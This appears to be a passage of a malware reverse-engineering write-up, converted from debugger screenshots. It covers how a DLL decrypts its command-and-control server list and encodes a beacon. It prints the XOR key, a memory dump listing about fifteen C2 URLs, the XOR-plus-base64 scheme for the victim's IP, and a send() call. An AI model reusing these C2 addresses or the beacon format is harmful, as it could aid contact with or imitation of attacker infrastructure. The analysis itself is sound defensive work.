
CnC communication function



```
v238 = &key;
v206 = 0;
v207 = 15;
LOBYTE(key) = 0;
copy_data(&key, "yJvvbjNNGUTBRTutdGaKAvbgsKGSmlibyoPLRhmOKYGyFTDOWpzVjTyBzfphE", 0x3Du);
LOBYTE(v271) = 4;
sub_100058F0(&v196, v251);
LOBYTE(v271) = 3;
xor_crypt(v196, v197, v198, v199, v200, v201, key, v203, v204, v205, (int)v206, v207);
```

Key for CnC server list decryption

Analysis – Stage 3



```
70D91E76   8979 10            mov dword ptr ds:[ecx+10],edi
70D91E79   C741 14 0F000000   mov dword ptr ds:[ecx+14],F
70D91E80   68 14A5D970        push <3087041.aYjvvbjnngutbrt>   70D9A514:"yJvvbjNNGUTBRTutdGaKAvbgsKGSml
70D91E85   C601 00            mov byte ptr ds:[ecx],0
70D91E88   E8 934B0000        call <3087041.copy_data>
70D91E8D   83EC 18            sub esp,18
70D91E90   C645 FC 04         mov byte ptr ss:[ebp-4],4
70D91E94   8D85 70F9FFFF      lea eax,dword ptr ss:[ebp-690]
70D91E9A   8BCC               mov ecx,esp
70D91E9C   50                 push eax                          Src
70D91E9D   E8 4E3A0000        call 3087041.70D958F0
70D91EA2   8D8D 00FAFFFF      lea ecx,dword ptr ss:[ebp-600]    Src
70D91EA8   C645 FC 03         mov byte ptr ss:[ebp-4],3
70D91EAC   E8 FFFAFFFF        call <3087041.xor_crypt>
70D91EB1   83C4 30            add esp,30
70D91EB4   68 8057D970        push 3087041.70D95780             void (__thiscall *)(void *)
70D91EB9   68 D058D970        push 3087041.70D958D0             70D958D0:"ÇA\x10"
70D91EBE   6A 14              push 14                           unsigned int
```

```
EAX     0097E94C     &"celulasma
ECX     
        00D40000
EBP     0097EF4C     &""ó˝"
ESP     0097E55C
ESI     00D67A6A     "«««««««««îþ
EDI     00000000

EIP     70D91EB1     3087041.70D

EFLAGS  00000204
```

```
1:  [esp+4]  00D5FE28
2:  [esp+8]  0097EF4C &""ó˝"
3:  [esp+C]  70D91E8D 3087041.70D
4:  [esp+10]  00000000
5:  [esp+14]  0000000F
```

```
esp=0097E55C
30 '0'

.text:70D91EB1 3087041.dll:$1EB1 #12B1
```


```
Address   Hex
0097E94C  B8 03 D6 00
```

```
Address   Hex                                              ASCII
00D603B8  63 65 6C 75 6C 61 73 6D 61 64 72 65 65 6E 6D 65  celulasmadreenme
00D603C8  78 69 63 6F 2E 63 6F 6D 2E 6D 78 2F 57 74 37 39  xico.com.mx/Wt79
00D603D8  33 41 75 61 7C 67 65 72 65 6E 63 69 61 6C 2E 69  3Aua|gerencial.i
00D603E8  6E 73 74 69 74 75 74 6F 61 63 71 75 61 2E 6F 72  nstitutoacqua.or
00D603F8  67 2E 62 72 2F 58 79 6E 46 6B 68 4A 41 78 6E 6D  g.br/XynFkhJAxnm
00D60408  7C 64 61 73 68 62 6F 61 72 64 2E 61 64 6C 79 74  |dashboard.adlyt
00D60418  69 63 2E 61 69 2F 4C 6C 76 4C 6F 63 39 4F 33 7C  ic.ai/LlvLoc9O3|
00D60428  62 75 73 73 69 6E 65 73 73 2D 7A 2E 6D 6C 2F 33  bussiness-z.ml/3
00D60438  70 64 45 69 71 73 6E 69 7C 69 66 69 65 6E 67 69  pdEiqsni|ifiengi
00D60448  6E 65 65 72 73 2E 63 6F 6D 2F 68 47 56 63 35 35  neers.com/hGVc55
00D60458  67 32 65 7C 62 6F 6E 75 73 76 75 6C 6B 61 6E 76  g2e|bonusvulkanv
00D60468  65 67 61 73 2E 73 72 64 6D 2E 69 6E 2F 55 37 6F  egas.srdm.in/U7o
00D60478  4F 78 6D 49 31 6D 7C 65 62 72 6F 75 74 65 69 6E  OxmI1m|ebroutein
00D60488  64 69 61 2E 63 6F 6D 2F 4A 45 71 47 65 31 68 4E  dia.com/JEqGe1hN
00D60498  52 7C 74 65 73 74 2E 64 69 72 69 67 75 2E 72 6F  R|test.dirigu.ro
00D604A8  2F 64 58 66 34 63 53 34 47 50 4C 7C 63 61 62 6C  /dXf4cS4GPL|cabl
00D604B8  69 6E 67 70 6F 69 6E 74 2E 63 6F 6D 2F 4C 6A 44  ingpoint.com/LjD
00D604C8  47 30 68 6B 70 7C 70 65 72 66 65 63 74 64 65 6D  G0hkp|perfectdem
00D604D8  6F 73 2E 63 6F 6D 2F 54 36 50 51 47 59 43 4D 74  os.com/T6PQGYCMt
00D604E8  7C 61 66 72 69 7A 61 6D 2E 33 36 30 63 79 62 65  |afrizam.360cybe
00D604F8  72 6C 69 6E 6B 2E 63 6F 6D 2F 66 33 36 72 6A 53  rlink.com/f36rjS
00D60508  4E 35 44 31 7C 67 69 61 73 75 70 68 69 72 65 2E  N5D1|giasuphire.
00D60518  74 64 64 76 6E 2E 63 6F 6D 2F 6D 69 46 4F 34 33  tddvn.com/miFO43
00D60528  59 50 39 62 7C 70 72 69 79 61 63 61 72 65 65 72  YP9b|priyacareer
00D60538  73 2E 63 6F 6D 2F 47 69 54 48 4D 50 62 55 7C 61  s.com/GiTHMPbU|a
00D60548  73 73 75 72 61 6E 74 2E 33 36 30 63 79 62 65 72  ssurant.360cyber
00D60558  6C 69 6E 6B 2E 63 6F 6D 2F 44 47 78 34 6B 38 55  link.com/DGx4k8U
00D60568  39 48 69 6C 7C 73 69 67 2E 69 6E 73 74 69 74 75  9Hil|sig.institu
00D60578  74 6F 61 63 71 75 61 2E 6F 72 67 2E 62 72 2F 74  toacqua.org.br/t
00D60588  4D 37 74 49 4E 67 32 73 43 55 7C 00 0D F0 AD BA  M7tINg2sCU|..ð.º
```

Analysis – Stage 3


In the next step the malware does more preparation for a further communication with the CnC server

It concatenates a random string with the the local IP address, XORs and encodes it base64



```
70D92AAB   E8 703F0000    call <3087041.copy_data>
70D92AB0   83EC 18        sub esp,18
70D92AB3   C645 FC 11     mov byte ptr ss:[ebp-4],11
70D92AB7   8D85 E8F9FFFF  lea eax,dword ptr ss:[ebp-618]    [ebp-618]:"JcrgRYwTiizs2trQ\t10.0.0.249"
70D92ABD   8BCC           mov ecx,esp
70D92ABF   50             push eax                          Src
70D92AC0   E8 2B2E0000    call 3087041.70D958F0
70D92AC5   8D8D A0F9FFFF  lea ecx,dword ptr ss:[ebp-660]    Src
70D92ACB   C645 FC 10     mov byte ptr ss:[ebp-4],10
EIP → 70D92ACF   E8 DCEEFFFF    call <3087041.xor_crypt>
70D92AD4   8BF0           mov esi,eax                       esi:"\t10.0.0.249", eax:&"JcrgRYwTiizs2trQ\
70D92AD6   83C4 30        add esp,30
70D92AD9   8D85 E8F9FFFF  lea eax,dword ptr ss:[ebp-618]    [ebp-618]:"JcrgRYwTiizs2trQ\t10.0.0.249"
70D92ADF   3BC6           cmp eax,esi                       eax:&"JcrgRYwTiizs2trQ\t10.0.0.249", esi:"\
70D92AE1   74 5E          je 3087041.70D92B41
70D92AE3   8B95 FCF9FFFF  mov edx,dword ptr ss:[ebp-604]
70D92AE9   83FA 10        cmp edx,10
70D92AEC   72 2B          jb 3087041.70D92B19

<3087041.xor_crypt>

.text:70D92ACF 3087041.dll:$2ACF #1ECF
```

```
EAX     0097E55C     &"JcrgRYwTiizs2trQ\t10.0.0.249"
ECX     0097E8EC
EDX     00393432
EBP     0097EF4C     &""ó˘"
ESP     0097E55C     &"JcrgRYwTiizs2trQ\t10.0.0.249"
ESI     00D69FD0     "\t10.0.0.249"
EDI     0000001E

EIP     70D92ACF     3087041.70D92ACF

EFLAGS  00000310

Default (stdcall)
1: [esp] 00D73C68 "JcrgRYwTiizs2trQ\t10.0.0.249"
2: [esp+4] 0097E89C
3: [esp+8] 0097EF4C &""ó˘"
4: [esp+C] 70D92AB0 3087041.70D92AB0
5: [esp+10] 0000001B
```




```
70D92AB7   8D85 E8F9FFFF  lea eax,dword ptr ss:[ebp-618]    [ebp-618]:"JcrgRYwTiizs2trQ\t10.0.0.249"
70D92ABD   8BCC           mov ecx,esp
70D92ABF   50             push eax                          Src
70D92AC0   E8 2B2E0000    call 3087041.70D958F0
70D92AC5   8D8D A0F9FFFF  lea ecx,dword ptr ss:[ebp-660]    Src
70D92ACB   C645 FC 10     mov byte ptr ss:[ebp-4],10
70D92ACF   E8 DCEEFFFF    call <3087041.xor_crypt>
EIP → 70D92AD4   8BF0           mov esi,eax                       esi:"\t10.0.0.249", eax:"ðfx"
70D92AD6   83C4 30        add esp,30
70D92AD9   8D85 E8F9FFFF  lea eax,dword ptr ss:[ebp-618]    [ebp-618]:"JcrgRYwTiizs2trQ\t10.0.0.249"
70D92ADF   3BC6           cmp eax,esi                       eax:"ðfx", esi:"\t10.0.0.249"
70D92AE1   74 5E          je 3087041.70D92B41
70D92AE3   8B95 FCF9FFFF  mov edx,dword ptr ss:[ebp-604]
70D92AE9   83FA 10        cmp edx,10
70D92AEC   72 2B          jb 3087041.70D92B19

esi=00D69FD0 "\t10.0.0.249"
eax=0097E8EC "ðfx"

.text:70D92AD4 3087041.dll:$2AD4 #1ED4
```

```
EAX     0097E8EC
EBX     00000000
ECX     7A066620
EDX     0000000F
EBP     0097EF4C
ESP     0097E55C
ESI     00D69FD0
EDI     0000001E

EIP     70D92AD4

EFLAGS  000002
```

```
Address    Hex
0097E8EC   F0 66 D7 00
```

```
Address    Hex                                               ASCII
00D766F0   01 29 39 2B  1D 12 3D 1F  25 26 31 39  79 38 3D 1A   .)9+..=.%&19y8=.
00D76700   43 7A 7C 61  7B 64 7B 62  7D 7F 73 00  0D F0 AD BA   Cz|a{d{b}.s..ð.º
```




```
70D92B84   8D95 E8F9FFFF  lea edx,dword ptr ss:[ebp-618]
70D92B8A   8B85 E8F9FFFF  mov eax,dword ptr ss:[ebp-618]
70D92B90   8D8D A0F9FFFF  lea ecx,dword ptr ss:[ebp-660]    Src
70D92B96   FFB5 F8F9FFFF  push dword ptr ss:[ebp-608]       int
70D92B9C   0F43D0         cmovae edx,eax                    eax:&"ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z"
70D92B9F   8985 74F7FFFF  mov dword ptr ss:[ebp-88C],eax
70D92BA5   E8 C6E8FFFF    call <3087041.xor_to_b64>
EIP → 70D92BAA   8BF0           mov esi,eax                       esi:&"ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z"
70D92BAC   83C4 04        add esp,4
70D92BAF   8D85 E8F9FFFF  lea eax,dword ptr ss:[ebp-618]
70D92BB5   3BC6           cmp eax,esi                       eax:&"ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z"
70D92BB7   74 6C          je 3087041.70D92C25
70D92BB9   8B85 FCF9FFFF  mov eax,dword ptr ss:[ebp-604]
70D92BBF   83F8 10        cmp eax,10                        eax:&"ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z"
70D92BC2   72 2D          jb 3087041.70D92BF1
70D92BC4   8B95 E8F9FFFF  mov edx,dword ptr ss:[ebp-618]
70D92BCA   8D48 01        lea ecx,dword ptr ds:[eax+1]
70D92BCD   8BC2           mov eax,edx                       eax:&"ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z"

esi=0097E8EC &"ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z"
eax=0097E8EC &"ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z"

.text:70D92BAA 3087041.dll:$2BAA #1FAA
```

```
EAX     0097E8EC
EBX     00000000
ECX     7A0666F4
EDX     00D7670B
EBP     0097EF4C
ESP     0097E588
ESI     0097E8EC
EDI     0000001E

EIP     70D92BAA

EFLAGS  000002
```

```
Address    Hex
0097E8EC   28 67 D7 00
```

```
Address    Hex                                               ASCII
00D76728   41 53 6B 35  4B 78 30 53  50 52 38 6C  4A 6A 45 35   ASk5Kx0SPR8lJjE5
00D76738   65 54 67 39  47 6B 4E 36  66 47 46 37  5A 48 74 69   eTg9GkN6fGF7ZHti
00D76748   66 58 39 7A  00 F0 AD BA  0D F0 AD BA  0D F0 AD BA   fX9z.ð.º.ð.º.ð.º
```



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
[✓] Remove non-alphabet chars

XOR
Key: KJKLO — UTF8
Scheme: Standard
[ ] Null preserving

Input

```
ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z
```


Output

```
JcrgRYwTiizs2trQ	10.0.0.249
```


CyberChef decryption

Analysis – Stage 3

Set breakpoints on communication functions (`send & recv`) to follow the further communication




```
if ( send(s, buf, v189, 0) == -1 || shutdown(v190, 1) == -1 )
{
